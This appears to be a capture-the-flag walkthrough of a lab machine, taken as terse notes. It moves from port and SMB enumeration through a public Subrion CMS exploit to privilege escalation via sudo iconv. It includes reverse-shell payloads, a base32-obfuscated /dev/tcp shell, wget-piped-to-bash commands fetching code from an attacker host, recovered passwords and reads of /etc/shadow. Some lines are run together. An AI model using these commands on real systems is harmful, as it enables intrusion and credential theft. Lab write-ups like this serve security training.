- OS: Ubuntu
- IP: 10.10.141.233
Enumeration
nmap -sV -sC -p- -T4 10.10.141.233 -vv

#########################################
PORT    STATE SERVICE     REASON  VERSION
22/tcp  open  ssh         syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 10:8a:f5:72:d7:f9:7e:14:a5:c5:4f:9e:97:8b:3d:58 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCtST3F95eem6k4V02TcUi7/Qtn3WvJGNfqpbE+7EVuN2etoFpihgP5LFK2i/EDbeIAiEPALjtKy3gFMEJ5QDCkglBYt3gUbYv29TQBdx+LZQ8Kjry7W+KCKXhkKJEVnkT5cN6lYZIGAkIAVXacZ/YxWjj+ruSAx07fnNLMkqsMR9VA+8w0L2BsXhzYAwCdWrfRf8CE1UEdJy6WIxRsxIYOk25o9R44KXOWT2F8pP2tFbNcvUMlUY6jGHmXgrIEwDiBHuwd3uG5cVVmxJCCSY6Ygr9Aa12nXmUE5QJE9lisYIPUn9IjbRFb2d2hZE2jQHq3WCGdAls2Bwnn7Rgc7J09
|   256 7f:10:f5:57:41:3c:71:db:b5:5b:db:75:c9:76:30:5c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBClT+wif/EERxNcaeTiny8IrQ5Qn6uEM7QxRlouee7KWHrHXomCB/Bq4gJ95Lx5sRPQJhGOZMLZyQaKPTIaILNQ=
|   256 6b:4c:23:50:6f:36:00:7c:a6:7c:11:73:c1:a8:60:0c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDolvqv0mvkrpBMhzpvuXHjJlRv/vpYhMabXxhkBxOwz
80/tcp  open  http        syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
139/tcp open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open              syn-ack Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: TECHSUPPORT; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 12512/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 30037/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 31549/udp): CLEAN (Timeout)
|   Check 4 (port 17202/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: techsupport
|   NetBIOS computer name: TECHSUPPORT\x00
|   Domain name: \x00
|   FQDN: techsupport
|_  System time: 2024-03-10T04:07:39+05:30
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: -1h49m59s, deviation: 3h10m30s, median: 0s
| smb2-time:
|   date: 2024-03-09T22:37:39
|_  start_date: N/A
Les ports ouverts :
80/tcp  open  http        syn-ack Apache httpd 2.4.18 ((Ubuntu))
139/tcp open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open              syn-ack Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
22/tcp  open  ssh         syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
users.txt
David Fahim
Kiron Jorge
Robart Jason
Muktar Amint
# Format usernames
git clone https://github.com/w0Tx/generate-ad-usernamehttp://10.10.141.233/wordpress
http://10.10.141.233/wordpress/wp-admin
http://10.10.141.233/testPort SMB :
enum4linux -A 10.10.141.233

#########################
[+] Found 3 share(s):
IPC$:
  comment: IPC Service (TechSupport server (Samba, Ubuntu))
  type: IPC
print$:
  comment: Printer Drivers
  type: Disk
websvr:
  comment: ''
  type: Disk


# Crackmapexec shares
cme smb 10.10.141.233 -u '' -p '' --shares
# Read this share
smbclient -U '' \\\\10.10.141.233\\websvr
smb: \> get enter.txt 
enter.txt:

Recovered credentials:
# subrion
admin:7sKvntXdPEJaxazce9PXi24zaFrLiKWCk
Path:

Version:

# Cyberchef : 7sKvntXdPEJaxazce9PXi24zaFrLiKWCk => admin:Scam2021

Subrion CMS v4.2.1

searchsploit -m php/webapps/49876.py

# Initial access
python 49876.py -u http://10.10.141.233/subrion/panel/ -l admin -p Scam2021
Manual exploitation:
/subrion/panel/uploads/RCE:


Generating the payload:
msfvenom -p linux/x86/shell_reverse_tcp LHOST=tun0 LPORT=443 -f elf -o shell.elf
# serve payload
python -m http.server 80
# Download payload on remote server
?cmd=wget+http://10.8.91.74/shell.elf+-o+/tmp/shell.elf
?cmd=chmod+%2Bx+/tmp/shell.elf
?cmd=bash+-c+/tmp/shell.elf


echo "bash -i >& /dev/tcp/192.168.90.1/443 0>&1" | base32

?cmd=echo+"MJQXG2BAFVUSAPRGEAXWIZLWF52GG4BPGEYC4OBOHEYS4NZUF42DIMZAGA7CMMIK"+|+base32+-d+|+bash

# script.sh
#!/bin/bash
bash -i >& /dev/tcp/10.8.91.74/443 0>&1


?cmd=wget+-qO+-+http://10.8.91.74/script.sh+|bash

?cmd=wget+-qO+-+http://10.8.91.74/shell.elf+|bash

# Listen
sudo nc -lvnp 443
[Image unavailable: Pasted image 20240310023024.png]
A password is stored in the configuration file:
cat /var/www/html/wordpress/wp-config.php
# support:ImAScammerLOL!123!
Checking the machine’s open ports:
ss -tunlp
# Port 127.0.0.1:3306 OPEN for localhost
Connecting to the SQL database:
mysql -u support -p
# ImAScammerLOL!123!
show databases;
use wpdb;
show tables;
SELECT * FROM wp_users;

-- Nothing more in DB
Testing password reuse across users:

Access obtained as scamsite!
sudo -l:

Retrieving the SSH key:
LFILE=/root/root.txt
sudo /usr/bin/iconv -f 8859_1 -t 8859_1 "$LFILE"

851b8233a8c09400ec30651bd1529bf1ed02790b


LFILE=/etc/shadow
sudo /usr/bin/iconv -f 8859_1 -t 8859_1 "$LFILE"

cat /etc/passwd